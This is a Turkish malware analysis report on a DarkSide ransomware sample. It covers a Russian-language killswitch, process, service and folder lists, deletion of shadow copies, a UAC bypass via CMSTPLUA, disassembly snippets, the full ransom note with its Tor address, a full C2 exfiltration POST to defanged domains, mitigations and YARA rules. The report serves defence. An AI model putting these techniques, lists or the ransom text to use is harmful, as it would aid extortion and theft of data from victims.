Darkside Ransomware

Teknik Analiz Raporu

İçindekiler

Giriş

Rusya merkezli Darkside fidye yazılımı grubu, Ağustos 2020'de bir "basın açıklaması" aracılığıyla RaaS'lerini (Hizmet olarak Fidye Yazılımı) duyurdu. O zamandan beri profesyonel operasyonları ve büyük miktarda fidyelerle tanınır hale geldiler. Mağdurlara web sitesi üzerinden destek sağlarlar ve saldırıdan önce mağdurların finansal analizini yaparlar.

Saldırı biçimleri, kurbanlarının altyapısı, güvenlik teknolojileri ve zayıf yönleri hakkında derin bir bilgi birikimine sahip olmaları sebebi ile grubun eski BT güvenlik uzmanlarından oluştuğu görüşü yaygındır.

Ayrıca hastanelere, okullara, kâr amacı gütmeyen kuruluşlara ve hükümetlere değil, fidye ödeyebilecek büyük kuruluşlara saldırmayı tercih ettiklerini açıkça belirttiler.

Zararlı yazılım bulaştığı bilgisayarlarda;

-Bilgisayar hakkında bilgi toplama ve depolama

-Fidye isteme

-C2 sunucuları ile iletişime geçme

-UAC bypass gibi zafiyetleri kullanarak yetki yükseltme

-Karalistede bulunan processleri, dosyaları, uzantıları silmekte veya şifrelemektedir.

Ayrıca ilk olarak Windows işletim sistemini hedef alsalar da. Darkside'ın Linux versiyonuna da rastlanmıştır.


Ön İnceleme

İncelenen versiyondaki DarkSide Ransomware zararlısı, phishing yöntemleri ile genellikle e-mail üzerinden yayılmayı amaçlamıştır. Orijinal ismi bilinmediğinden dolayı daha rahat analiz etmek için “darkside” ismi verilmiştir.

Dosya Adı	darkside.exe
Dosya Türü	Portable Executable 32 (x86)
MD5	3f2cb535fc5bc296aa5b0d2897c265d0
SHA1	c30358563fa940eb5cd6064d4d16defee43b0310
SHA256	f3f25af554bedfa4ee2824bb858280282bd87828d446048619dc49fe061741b4

darkside.exe Analizi

İlk olarak Ransomware, çalıştığı sistemin hangi dili kullandığını kontrol etmektedir.




1049 parametresi (419 Hexadecimal) evrensel dil kodlarında Rusça' ya karşılık gelmektedir. Eğer sistemin dili Rusça ise ransomware hiçbir işlem yapmadan kendini kapatmaktadır.

Dinamik olarak yüklenen DLL'ler:

ntdll.dll	kernel32.dll	advapi32.dll	user32.dll
gdi32.dll	ole32.dll	oleaut32.dll	shell32.dll
shwlapi.dll	wininet.dll	netapi32.dll	wtsapi32.dll
activeds.dll	userenv.dll	mpr.dll	rstrtmgr.dll

Dil kontrolünden sonra “Global\\18fd644b755ebf281e35dfdc79c95d5d” adlı Mutex’in olup olmadığına bakmaktadır.



Eğer böyle bir Mutex yok ise oluşturmaktadır. Varsa zararlı yazılım kendini kapatmaktadır. Böylece birden fazla DarkSide Ransomware'in çalışmasını engellemektedir.

Ransomware tarafından kapatılan processler:

sqloracle	ocssd	dbsnmp	synctime	agntsvc	isqlplussvc
xfssvccon	mydesktopservice	ocautoupds	encsvc	firefox	tbirdconfig
mydesktopqos	ocomm	dbeng50	sqbcoreservice	excel	infopath
msaccess	mspub	onenote	outlook	powerpnt	steam
thebat	thunderbird	visio	winword	wordpad	notepad
x32dbg	x64dbg	ida			

Ransomware tarafından kapatılan servisler:

vss	sql	svc
memtas	mepocs	sophos
veeam	backup	GxVss
GxBlr	GxFWD	GxCVD
GxCIMgr		

Ransomware tarafından şifrelenmeyecek klasörler:

recycle bin	config	msi	windows
appdata	application	data	boot
google	mozilla	program files (x86)	program data
system volume information	tor browser	windows old	intel
msocache	perflogs	public	all users
default			

Ransomware tarafından şifrelenmeyen dosyalar:

autorun	run	inf	boot
ini	bootfont	bin	bootsect
bak	desktop	ini	iconcache
db	ntdlr	ntuser	dat
log	thumbs		

Ransomware tarafından şifrelenmeyen uzantılar:

386	adv	ani	bat	bin
cab	cmd	com	cpl	cur
deskthemepack	diagcab	diagcfg	diagpgk	dll
drv	exe	hlp	icl	icns
ico	ics	idx	ldf	lnk
mod	mpa	msc	msp	msstyles
msu	nls	nomedia	ocx	prf
ps1	rom	rtp	scr	shs
sp1	sys	theme	themepack	wpx
lock	key	hta	msi	pdb

Ransomware tarafından kapatılması engellenmiş processler:

vmcompute	vms	vmwp
svchost	TeamViewer	explorer


Ransomware, şifreleme yaptığı sistemlere bir etiket niteliğinde olan 8 haneli kod oluşturmaktadır.

```
00401E97    50              push eax
00401E98    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00401E9B    50              push eax
00401E9C    6A 00           push 0
00401E9E    57              push edi                        edi:L"MachineGuid"
00401E9F    FF75 FC         push dword ptr ss:[ebp-4]
00401EA2    FF15 F4074200   call dword ptr ds:[<&RegQueryValueExW>]
00401EA8    85C0            test eax,eax
00401EAA    75 16           jne darkside.401EC2
00401EAC    FF75 F4         push dword ptr ss:[ebp-C]
00401EAF    8D85 70FFFFFF   lea eax,dword ptr ss:[ebp-90]
00401EB5    50              push eax
00401EB6    FF75 08         push dword ptr ss:[ebp+8]
00401EB9    FF15 54064200   call dword ptr ds:[<&memcpy>]
00401EBF    83C4 0C         add esp,C
00401EC2    57              push edi                        edi:L"MachineGuid"
00401EC3    6A 00           push 0
00401EC5    FF35 B6034100   push dword ptr ds:[4103B6]
```

Bu 8 haneli kodu oluşturmak için, her Windows işletim sisteminin sahip olduğu ve benzersiz olan MachineGuid kimliğini kullanmaktadır. MachineGuid değerini bir takım özel algoritmalardan geçirerek “ca291fe8” halini almaktadır.


Oluşan bu etiket, zararlı yazılım tarafından ransomware notunda, masaüstü arka planında, şifrelenen dosyaların uzantılarında, C2 sunucuları ile bağlantı kurarken vb. yerlerde kullanılmaktadır.

WMI sorgularından faydalanarak sistemde Shadow Copy dosyaları mevcut olup olmadığını kontrol etmektedir.




Eğer Shadow Copy dosyaları mevcut ise akabinde silmektedir.

Ransomware kullanıcının 554 (220 hexadecimal) grubunda olup olmadığına bakmaktadır.




554 ise Admin kullanıcıları grubuna denk gelmektedir.


Eğer kullanıcı Admin grubuna değil ise, CMSTPLUA COM interface'i ile UAC bypass yöntemi kullanarak Admin yetkilerine sahip olmaktadır.




Admin yetkilerini ele geçiren ransomware, kendini yeniden başlatmaktadır.




Service Control Manager ile bağlantı kurmaktadır. Sonra da “ca291fe8” adlı servisi açmaya çalışmaktadır. Fakat böyle bir servis bulunmadığı için hata ile karşılaşmaktadır.




"ca291fe8" adlı servisin bulunmadığını anladığında, bu servisi oluşturmaktadır. Daha sonrasında ise kendini servis olarak başlatmaktadır.




Ransomware, işletim sistemi, mimarisi, kullanıcı adı, dili gibi verileri toplamaktadır.




Elde ettiği bu verileri JSON olarak kaydedip şifreleyerek C2 sunucusuna aktarmak üzere bekletmektedir.




Ransomware, Geri Dönüşüm Kutusunun içindeki tüm dosyaları silmektedir.




Ransomware oluşturduğu BMP uzantılı resim dosyasını, Kayıt Defteri'ni kullanarak Denetim Masası üzerinden Masaüstü arka planını değiştirmektedir. Ayrıca ICO uzantılı icon dosyası oluşturarak şifrelediği dosyaların iconunu değiştirmektedir.




Değiştirilen ayarların uygulanması için geçerli oturuma ait kullanıcının ayarlarını güncellemektedir.




Ransomware çalıştığı sistemin uyku moduna girmesini ve ekranın kapatılmasını engellemektedir. Bu sayede şifreleme durumunda olası hataların önüne geçmeyi hedeflemektedir.



Ransomware, şifrelemeye başlamadan önce sistem üzerinde hangi tür disklerin olduğunu kontrol etmektedir. Eğer disk türü çıkarılabilir, sabit ve network ise şifreleme işlemine devam etmektedir.



"Local\\job0-(ProcessID)" adlı bir file mapping, mutex ve event objesi oluşturmaktadır.



Daha sonra ise ransomware kendini başka bir process oluşturarak "-path dizin" parametresi ile yeniden başlatmaktadır.

2 adet Thread oluşturmaktadır. Şifreleme işlemlerini bu Threadler yapmaktadır.

```
00406F35    68 7C5E4000          push darkside.405E7C
00406F3A    6A 00                push 0
00406F3C    6A 00                push 0
00406F3E    FF15 20074200        call dword ptr ds:[<&CreateThread>]
00406F44    AB                   stosd
00406F45    FF45 FC              inc dword ptr ss:[ebp-4]
00406F48    6A 00                push 0
00406F4A    6A 00                push 0
00406F4C    6A 00                push 0
00406F4E    68 7C5E4000          push darkside.405E7C
00406F53    6A 00                push 0
00406F55    6A 00                push 0
00406F57    FF15 20074200        call dword ptr ds:[<&CreateThread>]
00406F5D    AB                   stosd
00406F5E    FF45 FC              inc dword ptr ss:[ebp-4]
```

Oluşturulan Threadlere şifrelenecek dosyaların gönderilmesi için I/O completion port oluşturulmaktadır.

```
lea eax,dword ptr ds:[ebx*2]                    eax:L"Local\\job0-892"
push eax                                        eax:L"Local\\job0-892"
push 0
push 0
push FFFFFFFF
call dword ptr ds:[<&CreateIoCompletionPort>]
mov dword ptr ds:[420A18],eax                   eax:L"Local\\job0-892"
cmp dword ptr ds:[420A18],0
je darkside.406FEF
lea edi,dword ptr ss:[ebp-108]
push 0
push 0
```

Şifreleme işleminde RSA-1024 ve Salsa20 matrixi beraber kullanılmaktadır.

RSA anahtarı, darkside.exe'nin 4590'ıncı ofsetinde bulunmaktadır.

Her şifrelenen dizine ransomware notu eklemektedir. Ransomware notu ise aşağıdaki gibidir;

---------- [Welcome to DarkSide] ---------->

What happend?

Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.

But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.

Follow our instructions below and you will recover all your data.

Data leak

First of all we have downloaded more then 500GB data from your network.

How to get access on website?

Using a TOR browser:

1) Download and install TOR browser from this site: https://torproject.org/

2) Open our website:
http://dark24zz36xm4y2phwe7yvnkkkkhxionhfrwp67awpb3r3bdcneivoqd.onion/W57MRI9C7YZJUZEABBBYRQLSUTG22JZ9MAH0WT1ISHC405KP7Z2UWY3AI3J68DNM

When you open our website, put the following data in the input form:

Key:

ug8lgpX3WrFzlEJ6HBWlwJnf7jemhfnlxBw9porj1uuYFTgKbxJQJLYiteQS7DwgZn7dH0fs7qPPWmZ6inPv5GTmSJZNAjGLVIjd4SoiyTdGyophf0zPBxx6uEAOJxM0Woo4ZGeKVoUDHtZsqZNnhMF7aPh54VnKpIJXiZDbZZw4P06xTuw1UMeiTE7wdg7HWZMepAVTzEI2W04RbkPFQHfUgEDcslDxbr83BvopYTYGKFRmtNUMH8OsOZQrOtv50xWDaOfbqxbzfHMJm30QGaGpgylJHQZssc z3XBnwIdvlwBJ9KN4DVgFgziRdvwJrfCP6YN1CYTOQgw1rzqmIU4G1xGYv7rE3jiBY1s4D3Y26SbppTceAVMu1mKx5CFIE3EbtcAsNtEqLHDbPnMCvU6Apwp17TXGob8xXJpEDBZhIzdTaCuybcprwcFNTOzccjbIH81W39MrcJi9mNO3kHRe5fxmIFKvc9v8aQDihGyC65DtdabyBjidXI1NyNONT4PTyrxYqgffPsNDFuzz2yMrXiTAwtAQPqny5BBJQsfVhpLXTtnLvWg1


!!! DANGER !!!

DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.


!!! DANGER !!!

Network Analizi


Ransomware C2 sunucusuna bağlanmak için özel bir user-agent belirlemektedir.



baroquetees[.]com adlı adrese 433 portundan bağlanmaktadır.



Request'i POST olacak şekilde ayarladıktan sonra çalıştığı sistem üzerinden elde ettiği verileri göndermektedir.



Request'in tam hali ise bu şekildedir:

POST /ddDysYaDB HTTP/1.1

HOST: baroquetees[.]com

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0

Accept: /

Accept-Encoding: gzip, deflate

Content-Type: text/plain

Connection: keep-alive

3babcdd3=IlKsJN8N0d1zg77ZZKHux1Mlqu9L/z6MWcysGoO0wdJgOIvLkSkrHHE7tOoSGImH1l8wSxV4rrUK/PNhGd0uZDgJHiX7s280hTiTkfwdS+15HL2vAy/DALSotO0w2F6ISuk2awvYJHYQdbqg6jXS/O1Er/sPQXHem/TRB1xzA72qs/ggtKKUBpsPTglbGKVXorFWxZl5KT8C2yHB/x/p0x7YkMIriuK6bGB6vpEZz6+owJcKtLqAf6aT1M0NeOwL1Nx0jrIGheu9mPDUVLOBrManHxoCIFCUmtkGnQGp88iHG1oqmnyMZok3wavAV0WOHPRito6blWlSI0betG9LOR2VvOSrS3eBvVRB00/GdyCKO6ZMIosC9Cieu7Wwui/Gt2cnADUyLNWn+QflNUb/Iy==&0c9f2ce3=0607b8382472634

Daha sonra ise sunucudan gelen durum koduna bakmaktadır. Ransomware 200 kodunun aksine 500 kodunu beklemektedir. Eğer durum kodu 500 değil ise tüm bu network işlemlerini ikinci C2 sunucusu olan rumahsia[.]com ile tekrar denemektedir.

Ayrıca tüm şifreleme işlemleri bittikten sonra ransomware, C2 sunucusuna tüm işlemlerin bittiğini, ne kadar dosya şifrelendiğini ve toplam şifrelenen dosya boyutunu aktarmaktadır.

Çözüm Önerileri

-Güncel ve güvenilir bir anti virüs yazılımı kullanılması.

-Gelen maillere dikkat edilmesi, güvenilir olmayan kaynaklardan gelen mail ve eklerin bilinçsizce açılmaması.

-Spam maillerin dikkate alınmaması.

-İşletim sisteminin güncel tutulması.

-Orijinal ve Legal uygulamaların kullanılması.

- Kimlik avı saldırılarına karşı bilgilenilmesi.

MITRE ATT&CK Tablosu

Defense Evasion	Discovery	Impact
T1112	T1012	T1491
	T1082	
	T1120	

Yara Kuralları

```
import "hash"


rule Darkside_Ransomware
{
        meta:
                author = "Halil Filik - ZAYOTEM"
                description = "Darkside Ransomware için analiz edilen sample'a ait Yara Kuralı"
        strings:
                $func1 = {FF 15 6C 07 42 00}
                $param1 = {68 BB 01 00 00}
                $param2 = {68 20 02 00 00}
                $param3 = {68 01 00 00 80}
                $param4 = {68 00 00 10 00}
                $param5 = {68 A4 04 2B 1E}
                $param6= {68 5E 04 98 3B}
                $param7 = {68 88 05 8B 28}
                $param8 = {68 3F 00 0F 00}
                $key_buffer = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D 10
10 10 10 81 EB  10 10 10 10 81 EF 10 10 10 10 83 E9 10 79 D5}
                $rsa_key = {8B 06 8B 5E 04 8B 4E 08 8B 56 0C 11 07 11 5F 04 11 4F 08 11 57 0C}
        condition:
                hash.md5(0,filesize) == "3f2cb535fc5bc296aa5b0d2897c265d0" or all of them
```

```
rule Darkside_Ransomware_Genel
{
        meta:
                author = "Halil Filik - ZAYOTEM"
                description = "Darkside Ransomware için genel bir Yara Kuralı "
        strings:
                $key_buffer = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D
10 10 10 10 81 EB  10 10 10 10 81 EF 10 10 10 10 83 E9 10 79 D5}
                $rsa_key = {8B 06 8B 5E 04 8B 4E 08 8B 56 0C 11 07 11 5F 04 11 4F 08 11 57 0C}
        condition:
                all of them
}
```

Halil Filik

https://www.linkedin.com/in/halilfilik/